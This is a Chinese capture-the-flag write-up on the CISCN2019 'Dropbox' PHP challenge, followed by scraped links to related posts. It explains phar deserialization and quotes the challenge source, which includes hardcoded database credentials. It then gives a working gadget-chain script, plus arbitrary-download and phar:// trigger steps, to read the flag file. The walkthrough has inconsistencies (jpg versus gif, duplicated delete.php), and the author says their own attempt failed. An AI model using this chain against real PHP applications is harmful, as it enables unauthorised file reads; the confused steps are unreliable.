
[CISCN2019 华北赛区 Day1 Web1]Dropbox
0x01 前言
通常我们在利用反序列化漏洞的时候,只能将序列化后的字符串传入unserialize(),随着代码安全性越来越高,利用难度也越来越大。但在不久前的Black Hat上,安全研究员Sam Thomas分享了议题It’s a PHP unserialization vulnerability Jim, but not as we know it,利用phar文件会以序列化的形式存储用户自定义的meta-data这一特性,拓展了php反序列化漏洞的攻击面。该方法在文件系统函数(file_exists()、is_dir()等)参数可控的情况下,配合phar://伪协议,可以不依赖unserialize()直接进行反序列化操作。这让一些看起来“人畜无害”的函数变得“暗藏杀机”,下面我们就来了解一下这种攻击手法。
0x02 原理分析
2.1 phar文件结构
在了解攻击手法之前我们要先看一下phar的文件结构,通过查阅手册可知一个phar文件有四部分构成:
1. a stub
可以理解为一个标志,格式为xxx<?php xxx; __HALT_COMPILER();?>,前面内容不限,但必须以__HALT_COMPILER();?>来结尾,否则phar扩展将无法识别这个文件为phar文件。
2. a manifest describing the contents
phar文件本质上是一种压缩文件,其中每个被压缩文件的权限、属性等信息都放在这部分。这部分还会以序列化的形式存储用户自定义的meta-data,这是上述攻击手法最核心的地方。

3. the file contents
被压缩文件的内容。

4. [optional] a signature for verifying Phar integrity (phar file format only)
签名,放在文件末尾,格式如下:
2.2 demo测试
根据文件结构我们来自己构建一个phar文件,php内置了一个Phar类来处理相关操作。
注意:要将php.ini中的phar.readonly选项设置为Off,否则无法生成phar文件。
phar_gen.php
<?php

    class TestObject {

    }

    @unlink("phar.phar");

    $phar = new Phar("phar.phar"); //后缀名必须为phar

    $phar->startBuffering();

    $phar->setStub("<?php __HALT_COMPILER(); ?>"); //设置stub

    $o = new TestObject();

    $phar->setMetadata($o); //将自定义的meta-data存入manifest

    $phar->addFromString("test.txt", "test"); //添加要压缩的文件

    //签名自动计算

    $phar->stopBuffering();

?>

可以明显的看到meta-data是以序列化的形式存储的:

有序列化数据必然会有反序列化操作,php一大部分的文件系统函数在通过phar://伪协议解析phar文件时,都会将meta-data进行反序列化,测试后受影响的函数如下:
利用条件:
① phar文件要能够上传到服务器端
② 要有可用的魔术方法作为“跳板”
③ 要有文件操作函数,如file_exists(),fopen(),file_get_contents(),file()
③ 文件操作函数的参数可控,且:、/、phar等特殊字符没有被过滤
做题
进去页面先注册,登陆后可以看到文件上传
限制的很死
只能上传图片文件
上传正常图片点击下载
抓包后修改filename参数可以下载任意文件
源码如下
index,php
<?php

session_start();

if (!isset($_SESSION['login'])) {

    header("Location: login.php");

    die();

}

?>

<!DOCTYPE html>

<html>

<meta charset="utf-8">

<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

<title>网盘管理</title>

<head>

    <link href="static/css/bootstrap.min.css" rel="stylesheet">

    <link href="static/css/panel.css" rel="stylesheet">

    <script src="static/js/jquery.min.js"></script>

    <script src="static/js/bootstrap.bundle.min.js"></script>

    <script src="static/js/toast.js"></script>

    <script src="static/js/panel.js"></script>

</head>

<body>

    <nav aria-label="breadcrumb">

    <ol class="breadcrumb">

        <li class="breadcrumb-item active">管理面板</li>

        <li class="breadcrumb-item active"><label for="fileInput" class="fileLabel">上传文件</label></li>

        <li class="active ml-auto"><a href="#">你好 <?php echo $_SESSION['username']?></a></li>

    </ol>

</nav>

<input type="file" id="fileInput" class="hidden">

<div class="top" id="toast-container"></div>

<?php

include "class.php";

$a = new FileList($_SESSION['sandbox']);

$a->Name();

$a->Size();

?>
class.php
<?php

error_reporting(0);

$dbaddr = "127.0.0.1";

$dbuser = "root";

$dbpass = "root";

$dbname = "dropbox";

$db = new mysqli($dbaddr, $dbuser, $dbpass, $dbname);

class User {

    public $db;

    public function __construct() {

        global $db;

        $this->db = $db;

    }

    public function user_exist($username) {

        $stmt = $this->db->prepare("SELECT `username` FROM `users` WHERE `username` = ? LIMIT 1;");

        $stmt->bind_param("s", $username);

        $stmt->execute();

        $stmt->store_result();

        $count = $stmt->num_rows;

        if ($count === 0) {

            return false;

        }

        return true;

    }

    public function add_user($username, $password) {

        if ($this->user_exist($username)) {

            return false;

        }

        $password = sha1($password . "SiAchGHmFx");

        $stmt = $this->db->prepare("INSERT INTO `users` (`id`, `username`, `password`) VALUES (NULL, ?, ?);");

        $stmt->bind_param("ss", $username, $password);

        $stmt->execute();

        return true;

    }

    public function verify_user($username, $password) {

        if (!$this->user_exist($username)) {

            return false;

        }

        $password = sha1($password . "SiAchGHmFx");

        $stmt = $this->db->prepare("SELECT `password` FROM `users` WHERE `username` = ?;");

        $stmt->bind_param("s", $username);

        $stmt->execute();

        $stmt->bind_result($expect);

        $stmt->fetch();

        if (isset($expect) && $expect === $password) {

            return true;

        }

        return false;

    }

    public function __destruct() {

        $this->db->close();

    }

}

class FileList {

    private $files;

    private $results;

    private $funcs;

    public function __construct($path) {

        $this->files = array();

        $this->results = array();

        $this->funcs = array();

        $filenames = scandir($path);

        $key = array_search(".", $filenames);

        unset($filenames[$key]);

        $key = array_search("..", $filenames);

        unset($filenames[$key]);

        foreach ($filenames as $filename) {

            $file = new File();

            $file->open($path . $filename);

            array_push($this->files, $file);

            $this->results[$file->name()] = array();

        }

    }

    public function __call($func, $args) {

        array_push($this->funcs, $func);

        foreach ($this->files as $file) {

            $this->results[$file->name()][$func] = $file->$func();

        }

    }

    public function __destruct() {

        $table = '<div id="container" class="container"><div class="table-responsive"><table id="table" class="table table-bordered table-hover sm-font">';

        $table .= '<thead><tr>';

        foreach ($this->funcs as $func) {

            $table .= '<th scope="col" class="text-center">' . htmlentities($func) . '</th>';

        }

        $table .= '<th scope="col" class="text-center">Opt</th>';

        $table .= '</thead><tbody>';

        foreach ($this->results as $filename => $result) {

            $table .= '<tr>';

            foreach ($result as $func => $value) {

                $table .= '<td class="text-center">' . htmlentities($value) . '</td>';

            }

            $table .= '<td class="text-center" filename="' . htmlentities($filename) . '"><a href="#" class="download">下载</a> / <a href="#" class="delete">删除</a></td>';

            $table .= '</tr>';

        }

        echo $table;

    }

}

class File {

    public $filename;

    public function open($filename) {

        $this->filename = $filename;

        if (file_exists($filename) && !is_dir($filename)) {

            return true;

        } else {

            return false;

        }

    }

    public function name() {

        return basename($this->filename);

    }

    public function size() {

        $size = filesize($this->filename);

        $units = array(' B', ' KB', ' MB', ' GB', ' TB');

        for ($i = 0; $size >= 1024 && $i < 4; $i++) $size /= 1024;

        return round($size, 2).$units[$i];

    }

    public function detele() {

        unlink($this->filename);

    }

    public function close() {

        return file_get_contents($this->filename);

    }

}

?>
download.php
<?php

session_start();

if (!isset($_SESSION['login'])) {

    header("Location: login.php");

    die();

}

if (!isset($_POST['filename'])) {

    die();

}

include "class.php";

ini_set("open_basedir", getcwd() . ":/etc:/tmp");

chdir($_SESSION['sandbox']);

$file = new File();

$filename = (string) $_POST['filename'];

if (strlen($filename) < 40 && $file->open($filename) && stristr($filename, "flag") === false) {

    Header("Content-type: application/octet-stream");

    Header("Content-Disposition: attachment; filename=" . basename($filename));

    echo $file->close();

} else {

    echo "File not exist";

}

?>
delete.php
<?php

session_start();

if (!isset($_SESSION['login'])) {

    header("Location: login.php");

    die();

}

if (!isset($_POST['filename'])) {

    die();

}

include "class.php";

ini_set("open_basedir", getcwd() . ":/etc:/tmp");

chdir($_SESSION['sandbox']);

$file = new File();

$filename = (string) $_POST['filename'];

if (strlen($filename) < 40 && $file->open($filename) && stristr($filename, "flag") === false) {

    Header("Content-type: application/octet-stream");

    Header("Content-Disposition: attachment; filename=" . basename($filename));

    echo $file->close();

} else {

    echo "File not exist";

}

?>
File类中的close方法会获取文件内容,如果能触发该方法,就有可能获取flag。
User类中存在close方法,并且该方法在对象销毁时执行。
同时FileList类中存在call魔术方法,并且类没有close方法。如果一个Filelist对象调用了close()方法,根据call方法的代码可以知道,文件的close方法会被执行,就可能拿到flag。
根据以上三条线索,梳理一下可以得出结论:
如果能创建一个user的对象,其db变量是一个FileList对象,对象中的文件名为flag的位置。这样的话,当user对象销毁时,db变量的close方法被执行;而db变量没有close方法,这样就会触发call魔术方法,进而变成了执行File对象的close方法。通过分析FileList类的析构方法可以知道,close方法执行后存在results变量里的结果会加入到table变量中被打印出来,也就是flag会被打印出来。
想实现上述想法,可以借助phar的伪协议。
生成phar文件后在删除的时候进行触发即可得到flag。
//运行如下PHP文件,生成一个phar文件,更改后缀名为png进行上传。

<?php

class User {

    public $db;

}

class File {

    public $filename;

}

class FileList {

    private $files;

    private $results;

    private $funcs;

    public function __construct() {

        $file = new File();

        $file->filename = '/flag.txt';

        $this->files = array($file);

        $this->results = array();

        $this->funcs = array();

    }

}

@unlink("phar.phar");

$phar = new Phar("phar.phar"); //后缀名必须为phar

$phar->startBuffering();

$phar->setStub("<?php __HALT_COMPILER(); ?>"); //设置stub

$o = new User();

$o->db = new FileList();

$phar->setMetadata($o); //将自定义的meta-data存入manifest

$phar->addFromString("exp.txt", "test"); //添加要压缩的文件

//签名自动计算

$phar->stopBuffering();

?>
生成phar.phar
修改后缀名为jpg
上传
抓包删除页面
修改filename为filename=phar://phar.gif
查看response
得到flag
(我生产phar文件失败,代码也没审计明白,只能暂且搁置,能力有限水平不足,请大佬们指点)
参考文章链接:
https://blog.csdn.net/weixin_43345082/article/details/100102082
[CISCN2019 华北赛区 Day1 Web1]Dropbox的更多相关文章
- 刷题记录:[CISCN2019 华北赛区 Day1 Web1]Dropbox
目录 刷题记录:[CISCN2019 华北赛区 Day1 Web1]Dropbox 一.涉及知识点 1.任意文件下载 2.PHAR反序列化RCE 二.解题方法 刷题记录:[CISCN2019 华北赛区 ...
- PHAR伪协议&&[CISCN2019 华北赛区 Day1 Web1]Dropbox
PHAR:// PHP文件操作允许使用各种URL协议去访问文件路径:如data://,php://,等等 include('php://filter/read=convert.base64-encod ...
- BUUCTF | [CISCN2019 华北赛区 Day1 Web1]Dropbox
步骤: 1.运行这个: <?php class User { public $db; } class File { public $filename; } class FileList { pr ...
- 关于phar反序列化——BUUCTF-[CISCN2019 华北赛区 Day1 Web1]Dropbox
太难了QAQ 先看看phar是啥https://blog.csdn.net/u011474028/article/details/54973571 简单的说,phar就是php的压缩文件,它可以把多个 ...
- [CISCN2019 华北赛区 Day1 Web1]Dropbox-phar文件能够上传到服务器端实现任意文件读取
0x00知识点 phar是什么: 我们先来了解一下流包装 大多数PHP文件操作允许使用各种URL协议去访问文件路径:如data://,zlib://或php://.例如常见的 include('php ...
- 刷题记录:[CISCN2019 华北赛区 Day1 Web5]CyberPunk
目录 刷题记录:[CISCN2019 华北赛区 Day1 Web5]CyberPunk 一.知识点 1.伪协议文件读取 2.报错注入 刷题记录:[CISCN2019 华北赛区 Day1 Web5]Cy ...
- 刷题记录:[CISCN2019 华北赛区 Day1 Web2]ikun
目录 刷题记录:[CISCN2019 华北赛区 Day1 Web2]ikun 一.涉及知识点 1.薅羊毛逻辑漏洞 2.jwt-cookies伪造 Python反序列化 二.解题方法 刷题记录:[CIS ...
- 刷题记录:[CISCN2019 华北赛区 Day2 Web1]Hack World
目录 刷题记录:[CISCN2019 华北赛区 Day2 Web1]Hack World 一.前言 二.正文 1.解题过程 2.解题方法 刷题记录:[CISCN2019 华北赛区 Day2 Web1] ...
- BUUCTF | [CISCN2019 华北赛区 Day2 Web1]Hack World
id=0 id=1 id=2 id=3 发现结果不一样,尝试 : ">4","=4","<4" : 在自己的环境下验证一下: 爆 ...
随机推荐
- 两个map合并
两个map合并所用函数为:putAll package myProject; import java.util.HashMap; import java.util.Map; public class ...
- 2019牛客多校第一场E ABBA dp
ABBA dp 题意 给出2(N+M)个AB字符,问能构造出N个AB子序列和M个BA子序列组成的2*(n+m)的序列种类有多少 思路 碰到计数构造类的题目,首先要去找到判断合法性的条件,即什么情况下合 ...
- Go_Context
如何通知子goroutine退出? 1. 使用全局变量 package main import ( "fmt" "sync" "time" ...
- 转载:EQ
https://blog.csdn.net/qiumingjian/article/details/46326269 https://blog.csdn.net/sszhouplus/article/ ...
- c#显示行号设置方法
工具→选项→文本编辑器→c#→常规→显示→勾选行号 反之取消即可.
- Lenet 神经网络-实现篇(1)
Lenet 神经网络结构为: ①输入为 32*32*1 的图片大小,为单通道的输入: ②进行卷积,卷积核大小为 5*5*1,个数为 6,步长为 1,非全零填充模式: ③将卷积结果通过非线性激活函数: ...
- opencv:轮廓逼近与拟合
轮廓逼近,本质上是减少编码点 拟合圆,生成最相似的圆或椭圆 #include <opencv2/opencv.hpp> #include <iostream> using na ...
- 每天进步一点点------SOPC的Avalon-MM IP核(一) avalon总线的信号时序
在SOPC中自定义外设时.可以设置avalon总线的信号时序,以满足外设的要求.一般情况下,可以设为: 其中setup为read和write信号之前,address和writedata信号提前建立的时 ...
- Visual Studio 2017进行Python开发环境的搭建,使用VS2017进行python代码的编写。
Visual Studio 2017进行Python开发环境的搭建,使用VS2017进行python代码的编写. 前提:已经安装过VS2017且进行过配置. 第一部分: Python环境的搭建: 建议 ...
- Redis-消息
Redis 发布订阅(实际开发不使用) Redis 发布订阅(pub/sub)是一种消息通信模式:发送者(pub)发送消息,订阅者(sub)接收消息. Redis 客户端可以订阅任意数量的频道. 下图 ...